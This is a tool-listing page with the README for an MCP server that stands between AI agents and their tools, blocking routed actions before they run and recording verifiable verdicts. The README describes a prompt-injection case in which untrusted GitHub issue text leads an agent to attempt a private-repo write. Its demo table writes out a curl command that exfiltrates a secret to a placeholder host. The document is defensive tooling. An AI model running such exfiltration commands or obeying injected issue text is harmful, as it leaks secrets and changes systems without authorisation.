
Fulcrum Boundary
Fulcrum-Governance/Fulcrum-Boundary
Guardião de ações para agentes IA: vê, bloqueia e registra antes da execução
Ver no GitHubMCP server que atua como guardião de ações em agentes IA, interceptando e bloqueando operações não autorizadas antes da execução. Implementa governança declarativa para ferramentas roteadas, com registro verificável de decisões e suporte a múltiplas rotas (MCP, Command, Edit).
Instalação
npx convez-ai Fulcrum-Governance/Fulcrum-Boundary1 comando no terminal: detecta o formato do repositório (marketplace ou plugin avulso) e instala via Claude Code. Requer Node 18+ e o Claude Code instalado.
Métricas
Casos de uso
- Prevenir mutações não autorizadas em sistemas críticos por agentes IA
- Detectar padrões maliciosos como write-after-taint em fluxos de GitHub
- Implementar governança declarativa e auditoria de ações de agentes
- Bloquear tentativas de exfiltração de secrets e dados sensíveis
Veredito

Ferramenta robusta de segurança para agentes IA em produção, com decisões verificáveis e suporte a múltiplas rotas. Essencial para ambientes que precisam governar ações de agentes antes da execução, mas requer compreensão sólida de topologia de deployment para ser efetiva contra bypass.
README
A tradução para o português deste README ainda está na fila.
Fulcrum Boundary
The action boundary for routed agent tools.
See what your AI tools can do. Block what they should not.
MCP is the first production route; Command and Edit are delivered previews.
Your agent is about to touch a real system. Boundary decides before the tool executes, records the verdict, and governs only routes forced through Boundary.


Quickstart | Demos | Docs | Claims | Release Truth | Security
Terminal Receipt — See the MCP Lane Run
This recording is a real run of boundary demo github-lethal-trifecta, the
Lane 1 (MCP) demo below. It shows untrusted GitHub issue context flowing into a
private-repo mutation attempt; Boundary denies the routed action before GitHub
is touched, reports upstream_called=false, and emits a hash-verifiable decision
record. No credentials, live calls, or real mutations are used. For the Lane 2
(Command Boundary) run, use boundary demo command-secret-exfil.

What Boundary Stops
A coding agent reads an untrusted GitHub issue, then proposes a write to a private repository — a write-after-taint action.
- Action: the write to the private repository, the system the agent is about to touch.
- Route: the request travels the MCP route, the first production route forced through Boundary.
- Verdict: Boundary returns
DENYbefore upstream, withreason=lethal_trifecta_detected. - Record: Boundary emits a structured decision record of that verdict (
rec_...), checkable withboundary verify-record.
Boundary governs an action only when the route is forced through Boundary. Direct access to the same tool is a bypass unless deployment topology removes that path. The same shape holds for Command Boundary, a delivered preview, which denies a routed secret-exfiltration command before execution.
First-Run In One Minute
Install a prebuilt binary — no Go toolchain, no C compiler:
brew install fulcrum-governance/tap/boundary
# or: docker run --rm ghcr.io/fulcrum-governance/boundary:latest selftest
# or: download a release archive + SHA256SUMS (docs/INSTALL.md has the curl lines)

# see the MCP servers your agents can already reach — read-only, nothing is modified:
boundary init --dry-run
boundary selftest
boundary doctor --json
boundary demo github-lethal-trifecta --out lane1.txt   # Lane 1: MCP, the first production route
boundary demo command-secret-exfil --out lane2.txt     # Lane 2: Command Boundary, a delivered preview
boundary evidence bundle --include-demo --out boundary-evidence
boundary evidence verify boundary-evidence
# each demo printed `decision record path:` — check the Lane 1 record by recomputation:
boundary verify-record github-lethal-trifecta-artifacts/decision-record.json
One honest capability split: the prebuilt static binaries, the Homebrew formula, and the container image are
CGO_ENABLED=0builds, so the Postgres AST classifier (a cgo binding) is unavailable — routed SQL classifies asUNKNOWNand the Postgres guard denies it fail-closed. The static build never allows SQL the cgo build would deny. The_cgorelease archives carry the full classifier; see docs/INSTALL.md. These channels publish from the tag-gated release pipeline forv0.10.1and later;v0.10.0and earlier shipped source-only — use Build from source for those.
The commands above, including the uniform record-location output described below, plus
boundary explain/boundary replay,DecisionRecordV2, andboundary test, ship inv0.9.0and later. The source installgo install github.com/fulcrum-governance/fulcrum-boundary/cmd/boundary@v0.11.0includes them.
No credentials. No live calls. No real mutations. Every record-emitting command
prints uniform lines — decision record id: rec_... (the record's id) and, when
a record file is written, decision record path: <path>: a single-record JSON
object verify-record consumes directly. A multi-record decision record log: <path> (a .jsonl audit log) is written alongside; it is not a verify-record
input. Both proof lanes write the verifiable file under --out:
boundary demo github-lethal-trifecta --json --out demo.json lands
github-lethal-trifecta-artifacts/decision-record.json, and
boundary demo command-secret-exfil --out demo.txt lands
command-secret-exfil-artifacts/decision-record.json. New here? See
docs/TROUBLESHOOTING.md for the expected first-run
states (a clean checkout shows doctor surfaces as warn, and
evidence verify reports parsed_records: 0 — both are normal).
One quickstart command reports on your machine rather than the fixtures:
boundary init --dry-run reads the MCP client configs your agents already use
and prints configs discovered, servers discovered, high-risk servers, and
mcp config mutation: none. It is read-only — it writes no files and edits no
configs.
Forge the receipt
A standing challenge. The Lane 1 demo above landed its verdict in a
hash-verifiable decision record; boundary verify-record recomputes the
decision hash from the record's own fields and compares it to the stored one.
The record's canonical bytes follow RFC 8785 (JCS), so an independent, stock
RFC 8785 implementation recomputes the same decision_hash — standalone
verifiers ship in Python,
TypeScript, and Rust, each
pinned to the Go implementation by the same committed conformance vectors, so
you can verify a record in Go, Python, TypeScript, or Rust. That
conformance statement is scoped to the decision record;
it is not a claim that Boundary as a whole is standards-conformant.
Records can also be signed with Ed25519 — off by default;
boundary verify-record --verify-signature --public-key <key> checks the
signature over the recomputed decision_hash and fails closed. A valid
signature proves only that the holder of that key signed the record, not that
the verdict was correct or the action prevented, and it does not solve key
custody (docs/SIGNING.md).
A plain audit log can be quietly edited. Try that here — fixture-only, like the
demos: no credentials, no live calls, no real mutations:
boundary demo github-lethal-trifecta --out lane1.txt
boundary verify-record github-lethal-trifecta-artifacts/decision-record.json
# -> record verification: ok

# forge it: open the record and change "action": "deny" to "action": "allow"
boundary verify-record github-lethal-trifecta-artifacts/decision-record.json
# -> record verification failed: decision_hash mismatch: got sha256:... want sha256:...
#    exit code 1
The edited verdict fails recomputation — you did not have to trust this repo to
check it. The same discipline gates the words you are reading: from a source
checkout, go test ./claims/... runs the claims-ledger and language-lint gate,
and this repo's CI fails the build if the README claims more than the tests
prove. Hash-verifiable means exactly that — an edited record fails
recomputation. What the record does and does not establish is covered in
The Record It Leaves.
Build from source
Requires Go 1.25+. The default build links the full Postgres SQL classifier
(pganalyze/pg_query_go) via cgo, so it also needs a C toolchain (gcc/clang
on PATH):
go install github.com/fulcrum-governance/fulcrum-boundary/cmd/boundary@v0.11.0
Without a C toolchain, CGO_ENABLED=0 go build ./cmd/boundary builds the
static variant described above (routed SQL classifies as UNKNOWN and is
denied fail-closed instead of being classified).
Test Policies Like Code
boundary test runs local, fixture-only policy-as-code assertions against an
operator's own policy bundles. It is built for CI: a case supplies a routed
request fixture and an expected verdict, and Boundary exits non-zero on a
mismatch, malformed case, unexpected policy-load error, or failed
parse_rejection expectation.
# from a source checkout — the sample corpus is not shipped in the binary archives:
boundary test --path tests/fixtures/policy-test/cases
boundary test --path tests/fixtures/policy-test/cases --format json
# in CI, point --path at your own case directory
It reports policy verdicts for routed request fixtures only. Passing tests do not prove production route enforcement or deployment bypass resistance. See docs/POLICY_TESTING.md.
Two Proof Lanes
The launch is a tight spine of two fixture-only proof lanes — not a breadth-of-adapters list. Each denies a dangerous action pattern before it runs and emits a hash-verifiable decision record. The two lanes carry equal weight: Lane 1 is the MCP route (the first production route) and Lane 2 is Command Boundary (a delivered preview). Everything else ships as a labeled preview (see Adapter Readiness).

| Lane | Status | Demo | What is denied | Verified shape |
|---|---|---|---|---|
| Lane 1 — MCP (the first production route) | Production | boundary demo github-lethal-trifecta | A write-after-taint GitHub action, denied before upstream | actual=DENY, upstream_called=false, reason=lethal_trifecta_detected |
| Lane 2 — Command Boundary (a delivered preview, routed-only) | Delivered preview | boundary demo command-secret-exfil | A routed curl -d [redacted] https://example.invalid secret exfiltration, denied before execution | actual=DENY, executed=false, class=C6 |
Both lanes are fixture-only: no credentials, no network, no live mutation, each
emitting a rec_... decision record with a sha256: decision hash. The static
poster above renders both lanes at equal weight; the two-lane table is the
canonical proof summary. A linear, single-lane
deny-before-upstream walkthrough
is also available as a no-JS fallback for the MCP lane; it is a stylized diagram,
not a literal capture.
The Record It Leaves
Every governed verdict produces a structured decision record
(docs/DECISION_RECORDS.md). Where configured, that
record is receipt-grade — carrying request, policy bundle, and decision hashes —
so tampering after emission is detectable by recomputation with
boundary verify-record (docs/RECEIPTS.md). Bundle and
re-check the local fixture-safe evidence with boundary evidence bundle and
boundary evidence verify (docs/EVIDENCE_BUNDLE.md).
To confirm a route is forced through Boundary before relying on a verdict, work
through the route conformance checklist.
The upstream_called=false and executed=false fields are adapter self-reports
of their own control flow; they are not fields of the hashed record and are
not independently corroborated by it. Boundary does not emit proved
decisions itself.
What It Proves
| Scope | Proof shown by the local fixture |
|---|---|
| Inventory | Boundary can read a fixture MCP client config and list reachable tools. |
| Risk graph | Boundary can connect untrusted GitHub context to a private-repo mutation path. |
| Starter policy | Boundary can generate local starter policies that parse through its verifier. |
| Secure GitHub preview | Boundary can deny the tested write-after-taint fixture before GitHub is touched. |
| Decision record | Boundary records the verdict and reason for the governed route. |
What It Does Not Prove
| Limit | Why it matters |
|---|---|
| Every malicious prompt | The fixture covers the tested write-after-taint path, not every possible issue or agent behavior. |
| Production Secure GitHub status | Secure GitHub remains preview until deployment bypass evidence and broader live coverage are recorded. |
| Protection for direct tool calls | Boundary governs routed tools. Direct access to the same tool is a bypass unless deployment topology blocks it. |
| Complete production policy | Generated policies are starter policies for operator review. |
| Hosted monitoring | The dashboard reads local artifacts only. |
Core Model
flowchart LR
  A[Agent intent] --> B[Proposed action]
  B --> C{Boundary}
  C -->|allow| D[Execute routed action]
  C -->|deny / warn / escalate / require approval| E[No execution or approval path]
  C --> F[Decision record]
Boundary governs actions only when the route is forced through Boundary.
Current Release Truth
| Surface | Status | Limit |
|---|---|---|
| MCP adapter | Production | Governs MCP routes forced through Boundary. |
| Secure GitHub | Preview | Fixture proof and opt-in conformance do not close deployment bypasses. |
| Command Boundary | Delivered preview | Routed command paths only. |
| Edit Boundary | Delivered preview | Routed edit envelopes only. |
| Policy-as-code testing | Local-only | boundary test checks routed request fixtures against local policy bundles. |
| Policy generation | Starter policy utility | Requires operator review. |
| Dashboard | Local artifact visibility | Not hosted monitoring. |
Adapter Readiness
Adapter maturity is declared in adapters/<adapter>/readiness.yaml and summarized in docs/ADAPTER_READINESS_MATRIX.md.
Production
adapters/mcp: MCP routes forced through Boundary.
Preview
adapters/a2a: A2A lifecycle adapter with deployment bypass proof still required.adapters/cli: CLI wrapper path with sole-execution-path evidence still required.adapters/codeexec: Code execution adapter with named sandbox and bypass proof still required.adapters/grpc: gRPC adapter with deployment and streaming evidence still required.adapters/managedagents: Managed Agents lifecycle surface pending live upstream conformance.adapters/securegithub: Secure GitHub preview pending deployment bypass proof.adapters/webhook: Webhook adapter with downstream sole-action-path evidence still required.
Product Surfaces
| Surface | What it proves today | Limit |
|---|---|---|
| MCP Firewall | Inventory, risk graph, starter policy generation, local dashboard artifacts. | Local visibility does not secure servers by itself. |
| Secure GitHub preview | Denies the fixture write-after-taint path before upstream mutation. | Not a production Secure GitHub claim. |
| Command Boundary preview | Routes selected project command paths through Boundary. | Direct shell paths outside the route are not governed. |
| Edit Boundary preview | Routes selected edit envelopes through Boundary. | Direct file writes outside the route are not governed. |
| Evidence utilities | Bundle and verify local receipts. | Receipts do not prove production safety by themselves. |
Docs Map
Development
make selftest
make demo-github
make release-check
Tests
go test ./claims/... -count=1
go test ./... -count=1 -timeout 5m
make docs-build
Part of the Fulcrum Architecture
Boundary is the downloadable action boundary in the Fulcrum repo family:
| Repo | Role |
|---|---|
Fulcrum-Boundary | Enforces routed action decisions before privileged tool execution. |
fulcrum-io | Hosted product and operator surfaces. |
fulcrum-trust | Trust modeling package used by broader Fulcrum work. |
Fulcrum-Proofs | Lean proof work consumed through documented correspondence and release claims. |
Boundary consumes proof-backed contracts through documented correspondence and decision-mode boundaries; it does not emit proved decisions itself. See docs/PROOF_BOUNDARY.md.
License
Apache 2.0 - see LICENSE.
Contributing
See CONTRIBUTING.md. For security issues, see SECURITY.md.